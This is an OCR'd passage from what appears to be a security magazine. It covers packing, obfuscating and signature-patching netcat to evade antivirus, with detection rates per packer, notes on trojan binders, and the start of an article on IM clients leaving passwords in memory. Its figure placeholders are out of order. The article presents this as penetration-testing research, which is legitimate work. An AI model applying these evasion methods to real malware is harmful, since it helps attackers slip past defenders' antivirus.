


Figure 4. *Armadillo select file to pack*

I must confess that I find command line compilation under Visual Studio express easier for me than the graphical version, given my background using gcc in Unix and Unix-like operating systems.

The source should compile correctly and give you a file `nc.exe`. You'll get some warning complaints from the compiler but the new binary should run properly. Remember this code is ancient, probably written around 1998 or so. Don't be alarmed by the compiler warnings.

`<insert picture modified-netcat.c.tiff>`

Method 2

It was suggested to me to do a global search and replace on local variables.

`netcat.c` declares a local variable callerd bigbuf_net on line 1083 of `netcat.c`

You might replace every instance of bigbuf_net with say eaNg5agh3Gae. This method didn't give me good results. I got maybe a 10 percent improvement over raw `nc.exe`.

Packers

I've tested this method against the Mac OS X version of UPX, as well as the commercial packers Armadillo and Themida.

While UPX operates basically as a compressor, the three commercial packers also have anti-reverse engineering and code obfuscation features.

UPX

On a mac, I compressed `nc.exe` using this command line:

```
upx --all-filters and --compress-
                    icons=3 nc.exe
```

You could just as easily done this using the Windows version of upx.

`<insert picture upx.tiff>`

I got a detect rate of 65.72% or a 2.85% improvement over raw unmodified netcat. Additionally I tried hex editing the UPX compressed `nc.exe` to replace the characteristic UPX string with XXX in the binary and got a detect rate of 68.58% a tenth of a percentage point worse than raw

`nc.exe`. Well obviously compressing with UPX seems to confer little or no advantage.

Themida and Armadillo are commercial software armoring (protection) products, costing $200 and $299 respectively. They have booth been used extensively by malware authors and Armadillo has been rumored to have "gone rogue" and been cracked and distributed in the computer underground. I leave it to the reader to decide if they would like to trust bit-torrent downloaded versions of these packages.

I conducted my testing using the demo versions of each package.

Armadillo (Software Passport)

As explained previously, Armadillo is a commercial application and provides robust anti-reverse engineering protection for commercial applications. That being said, malware authors have used armadillo to protect their work as well.

Procedure

Launch Armadillo

```
<insert picture 1armadillo-launch.bmp>
Create a new project and name it
<insert picture 1armadillo-launch.bmp>
<insert picture 2armadillo-name-
                  it.bmp>
```

Select file to pack

```
<insert picture 4armadillo-select-file-
                  to-pack.bmp>
```

Define protection options

```
<insert picture 5armadillo-define-
                  protection-
                  options.bmp>
```

Define compression options

```
<insert picture 6armadillo-define-
                  compression-
                  options.bmp>
```

Set softice detection options

```
<insert picture 7armadillo-set-
                  softice-
                  detection.bmp>
```

Create certificate (I used a non signed certificate)

```
<insert picture 8armadillo-create-
                  certificate.bmp>
```




Figure 5. *Armadillo define protection options*




Figure 6. *Armadillo define compression options*




Figure 7. *Armadillo set softice detection*

Protect the file

<insert picture 9armadillo-protect-file.bmp>

Results

Overall detection rate was 16.67%. Of the 6 vendors that detected, half merely identified the packer as being Armadillo, the rest labeled the file as "suspicious." Interestingly, none of the major vendors (Symantec, McAfee, or Kaspersky) detected anything. Armadillo would be a good choice for commercial developers or for penetration testers hoping to protect their tools. Retail cost at the time of this writing $299 for the basic package. Interestingly enough, the offensive computing site also detected nothing.

<insert picture armadillo-offensive-computing.tiff>

Themida

Themida was a far simpler and more straight forward product to use compared to Armadillo.

Select binary to pack

<insert picture themida1.bmp>

Set protection options

<insert picture themida2.bmp>

Click Protect button at top of screen

Results

Themida's results were somewhat disappointing coming in at a 26.48% detection rate. I must hasten to add, however, that I was using an especially crippled demo-ware version of the product which would not allow me to select "Ultimate" anti-debugging and a higher level of API wrapping in the protection options. This would probably have made a big difference in the results. Because it was a demo version, I was

Figure 10. *Armadillo offensive computing*




Figure 11. *Amodified netcat.c*




Figure 12. *Pescrambler 1*




Figure 13. *Pescrambler 2*




Figure 14. *Pescrambler 3*




Figure 8. *Armadillo create certificate*




Figure 9. *Armadillo protect file*

only able to use the "advanced" not the "ultra" anti-debugging setting. I was only able to use level 1 API wrapping. I got a detect rate of 26.48%. Perhaps the full version would do better. Interestingly of those that did detect it, only Symantec correctly identified the sample as netcat. The others simply said the sample was either packed by Themida or "crypted."

Further comment, Binders

One of the reviewers of this article wanted to know more about the use of executable binding and executable extension hiding. I examined this but did not report on it because I felt it was outside the scope of this article due to my thought that it was more related to creating trojans than pure AV evasion, but I feel compelled to touch on it slightly. I've added a Binding section to the reference section below.

Binding is the combining of two or more executables into one executable. The most well known tool for this is eLiTeWrap, dating from 2002. This tool is useful in creating backdoors with VNC because it enables the hacker to bundle the supporting dll files as well as scripts to execute on launch to make the necessary Windows registry additions. The problem with this tool is that most of the major AV vendors have signatures for detecting the tool as well as binaries it creates. I haven't done testing on eLiTeWrapped binaries to judge the extent to which AV can detect these binaries. Perhaps a reader can follow this line of inquiry. Hackers have also used binding the technique of binding an executable to the back end of a jpeg image file as a form of Trojan. This technique is probably more suited for fooling users than AV. Additionally hackers have used the technique of manipulating file extensions. Again this is geared to fooling users rather than AV.

Figure 15. *Themida 1*

Figure 16. *Themida 2*

Signature Location and Hex Editing

Hex editing a binary is somewhat of a dark art. What I'd like to focus on is a technique for locating an AV signature in a binary. The paper "Taking back Netcat" describes a halving technique where by the analyst divides the binary in half, tests each half for detection using a particular AV package, then repeats the halving process till the signature is found. This should take no more than 7 iterations.

Another similar technique is to use a tool like `dsplit.exe` to divide the binary into sequentially numbered byte pieces. The analyst would then AV scan the entire folder of pieces. Whichever byte piece is deleted or quarantined would be the piece that contains the signature. So say piece `00345-blah.exe` would be the 345th byte from the beginning of the executable. Counting that offset into the binary, the analyst could then hex edit the binary using a JMP opcode to avoid or jump over the signature.

Mati Aharoni's Ollydbg xor routine

I won't duplicate Mati's work here. I'd refer the reader to his Shmoocon demo noted in the reference section. I've also cited another article or write-up by Hellbound Hacker's in the reference section that documents Mati's methodology and may be easier to follow than the online Shmoocon video.

In summary

Using LordPe, HexWorkshop and Ollydbg, Mati performs the following actions.

Modifying the binary in LordPe to pad the idata section of the binary with 1000 bytes, which will eventually store an xor routine.

Overwrite the beginning of the file with a JMP to skip to the xor routine in the padded section. Paste in the xor routine in the padded section.

Run the modified binary in Ollydbg and cutting and pasting the xor'ed idata section of the binary into a new binary. The binary




Figure 17. *Unmodified netcat*




Figure 18. *upx*




Figure 19. *Virustotal*

is then saved to the hard drive. Once run again, the binary xors itself again, decoding itself into memory. This is a brief summary and I encourage the reader to view the full demo video.

Nick Harbour – Pescrambler technique

Nick's presentation from this year's Defcon offers great promise. See the reference section for download information. Using pescrambler is simple.

```
<insert picture pescrambler1.bmp>
<insert picture pescrambler2.bmp>
<insert picture pescrambler3.bmp>
pescrambler -i inputfile -o output file
```

I got a 16.67% detect rate from virustotal using this tool. I highly recommend the reader to look at Nick's presentation pdf. It offers a very nice discussion of the various packers and their characteristics.

Per Nick's presentation, traditional packers like UPX insert an unpacker stub into the compressed binary. Code and Data sections of the PE file are compressed and/or encrypted. Once executed the unpacker stub executes first then execution jumps to the original entry point. Any binary that is compressed or encrypted has to be decompressed or decrypted into memory to run. If an AV product inspects executables once in ram, they can detect the binary. This is the Achilles heal of packers/encryptors. While the various reverse-engineering protection mechanisms of commercial packers is beyond the scope of this paper, I'd refer interested readers to Val Smith and Danny Quist's Shmoocon 2008 presentation *Malware Software Armoring* (*http://www.shmoocon.org/2008/videos/Malware%20Software%20Armoring%20Circumvention%20-%20Danny%20Quist.mp4*).

Hex Editing the nc.exe binary, Miscellaneous Unusual methods

Stuffing netcat into an NTFS Alternate Data Stream was suggested to me. I've dismissed this as impractical because you first have to get the binary on the target drive before you can create and ADS with it. Files lose their ADS when transferred to a non-NTFS formatted partition. Recompiling netcat with cygwin minggw was also suggested. This would be impractical because the final product would require you to also upload the cygwin.dll file to the drive along with the new `nc.exe` binary. This wouldn't be terribly convenient.

Conclusion

Thanks go out to all those on the security focus penetration testing list who pointed me in the right direction. I'd also like to thank Mati Aharoni for his excellent presentation this year at Shmoocon on this subject

Jim Kelly
Jim Kelly is a senior security engineer with Securicon LLC. He has almost ten years experience in a variety of technical roles. Securicon provides a wide range of penetration testing, vulnerability assessment and system certification and accreditation for major power companies, corporations as well as the U.S. Federal government.

On the 'Net

Sites you can upload samples to check for viruses:

- *http://www.threatexpert.com/default.aspx*
- *http://www.virustotal.com*
- *http://www.offensivecomputing.net*
- *http://www.sunbeltsoftware.com/Developer/Sunbelt-CWSandbox/*
- *http://uploads.malwarebytes.org/*

Taking back netcat

- *http://www.google.com/search?client=safari&rls=enus&q=taking+back+netcat&ie=UTF-8&oe=UTF-8 or*
- *http://packetstormsecurity.org/papers/virus/Taking_Back_Netcat.pdf*

Books:

- Kanclirz, Jan "Netcat Power Tools" Syngress, 2008 – available on Amazon

Tools:

- dsplit:*http://ftp-os2.nmsu.edu/pub/os2/util/disk/dsplit.ziphqat, http://www.reality-computers.co.uk/DSplit-0.2.zip*
- pescrambler: *http://www.rnicrosoft.net/*
- original netcat for windows: *http://packetstormsecurity.org/Win/nc11nt.zip*

Packer downloads

- Themida packer: *http://www.softpedia.com/get/Programming/Packers-Crypters-Protectors/Themida.shtml*
- Armadillo packer: *http://www.siliconrealms.com/*
- upx for mac: *http://www.idrix.fr/Root/MacOSX/upx-3.02-universal-macosx.tar.gz*

Tutorials:

- *http://milw0rm.com/video/watch.php?id=77, http://www.crackingislife.com/tut/a-oldtut/alltuts.zip*

Binders:


- Making Windows Trojans with EXE Binders, Joiners, Splice and Iexpress *http://www.irongeek.com/i.php?page=videos/binders-iexpress-trojans*
- eLiTeWrap: *http://homepage.ntlworld.com/chawmp/elitewrap/*
- Mati Aharoni demo at Shmoocon: *http://www.shmoocon.org/2008/videos/Backtrack%20Demo.mp4*
- Hellbound Hackers' write-up of Mati's methodology: *http://www.hellboundhackers.org/articles/842-evading-anti-virus-detection.html*

Packers:

- The woodman site: a bit dated but still useful: *http://www.woodmann.com/crackz/Packers.htm*
- More up to date, focusing on reverse engineering and cracking: *http://www.exetools.com/*

Misc. Links:

- Anti-Virus Evasion Techniques and Countermeasures *http://www.infosecwriters.com/text_resources/pdf/AV_Evasion.pdf*



Do you REALLY want to gamble with your critical information ?

The Information Security Professionals Trusted by Critical Infrastructures

SECURICON
Information Security Solutions

+1 703 914 2780 info@securicon.com www.securicon.com

ADITYA K. SOOD

Hacking IM Encryption Flaws

Difficulty

This paper sheds a light on encryption problems in Instant Messaging client's primary memory which lead to hacking. The IM clients have been used extensively all over the world to exchange messages between different parties.

WHAT YOU WILL LEARN...

Working internals of Instant Messaging will be useful

Knowledge of Hashing Algorithms will prove beneficial

Cryptography concepts will be beneficial

WHAT YOU SHOULD KNOW...

The critical vulnerability of Client side Password Disclosure in Instant Messengers

The encryption flaw in password storage

Conducting memory test on live processes

Some of the clients are commercial and some of them are open source. But it has been noticed there are several issues of insecurity adhere to these clients. This includes unencrypted passwords in memory, Denial of service due to crashing, etc which are very common to these clients.

The configuration files leverage bundle of information of the IM clients running on the client systems. This is static behavior of IM clients to use configuration files. We will be talking in detail about the encryption problems in memory due to which password float in clear text in memory.

Encryption Stringency in IM clients

It has been noticed that number of Instant Messaging Clients does not encrypt passwords in memory. The username and password used by client to log in to centralized server for instant chatting somewhat remain in clear text in memory.

The primary memory of the running process of instant messaging client possesses the user credentials in clear text which is considered to be as vulnerability. This paper revolves around this specific problem of encryption pertaining to Instant Messaging clients.

As the credentials remain in clear text in memory it becomes possible to dump the content of that process in a raw format. Once the dump is extracted it is quite easy to find the username and password. It is a potential threat or weakness from view point of client side security.

Even if the system is compromised by less authorized users with low privileges still it is easy to dump the memory and find the required credentials. So what is the real problem that leads to this kind of vulnerabilities?

Most of the Instant Messaging clients store user name and password in the process memory which is required for definite functioning of messaging clients. It depends a lot on the development team regarding the mechanism followed to encrypt or decrypt the passwords in memory or there is another feature to follow to make the encryption possible in memory. Encrypting passwords and stored as key in the memory.

This is one of the good practices to follow. For Example – Google Talk client encrypts the password and stored it in a key called *pw*. This key resides in the memory but it is very hard to find in the raw dump.

Similarly a reverse procedure is defined to decrypt it while comparing credentials with server database. Looking at this layout, it is defined that a well structured mechanism is to be designed for encrypting passwords in memory.

On the other hands this is necessity too. But unfortunately it is not the story of every client like Google Talk. We will dissect this vulnerability by analyzing raw dumps for certain client to see and check the flaw.

Number of Instant message clients lack encryption mechanism to store passwords in memory.

This is a serious flaw from security point of view. What is the actual cause of this? The reasons are presented as below:

- Most of the clients store password in clear text. It has been noticed after the storage process the credentials are encrypted and compared with the required stored credential on the server side. This is flaw oriented process because the encryption procedure is implemented after the password is present in clear text. It is not considered to be as a good approach because it results in leakage of credentials in process memory.
- The second reason is there is no hashing procedure is followed. The hashing is one of the best approaches which need to be followed. But this is not so. The IM clients lack this. There is no hashing mechanism is followed or implemented. This is very fruitful from security realm if password is stored as a hash key in the memory. The hashing algorithm generates the same hash every time when a specific string is passed to it. Due to this reason it becomes easy to compare the hashes directly with the stored hash on the server side and there is no need to compare the passwords in clear text. The comparison of credentials is done through hashing not by simple text. For Example:- MD5 hashing algorithm can be used to hash the password. Another MD5 hash for same string can be stored on server and comparison can be done. As MD5 is based on One way function as a result in memory dumps it is somewhat a hard task to accomplish.SHA-1 can also be used. Preferably any standard hashing algorithm is used to complete this task.
- It has been analyzed that no salt generation is done even when hashing procedure is followed. Salt is a string of random numbers which is used altogether with password and appended in front. After this the hash is computed. This process of salt generation and implementation makes the storage and comparison of IM credentials more strong. This no doubt hardens the process of encryption .Basically salt are used to dethrone the direct dictionary attacks on the hashes. On the contrary it is a good mechanism to follow in IM client password storage. But incessantly the IM client does not use this.

These are the critical issues which IM lacks which leads to hacking of passwords in memory.

Firstly we will analyze a simple working algorithm of hashing passwords and salt generation.

Let's have a look at implementation of hashing algorithm in ruby.

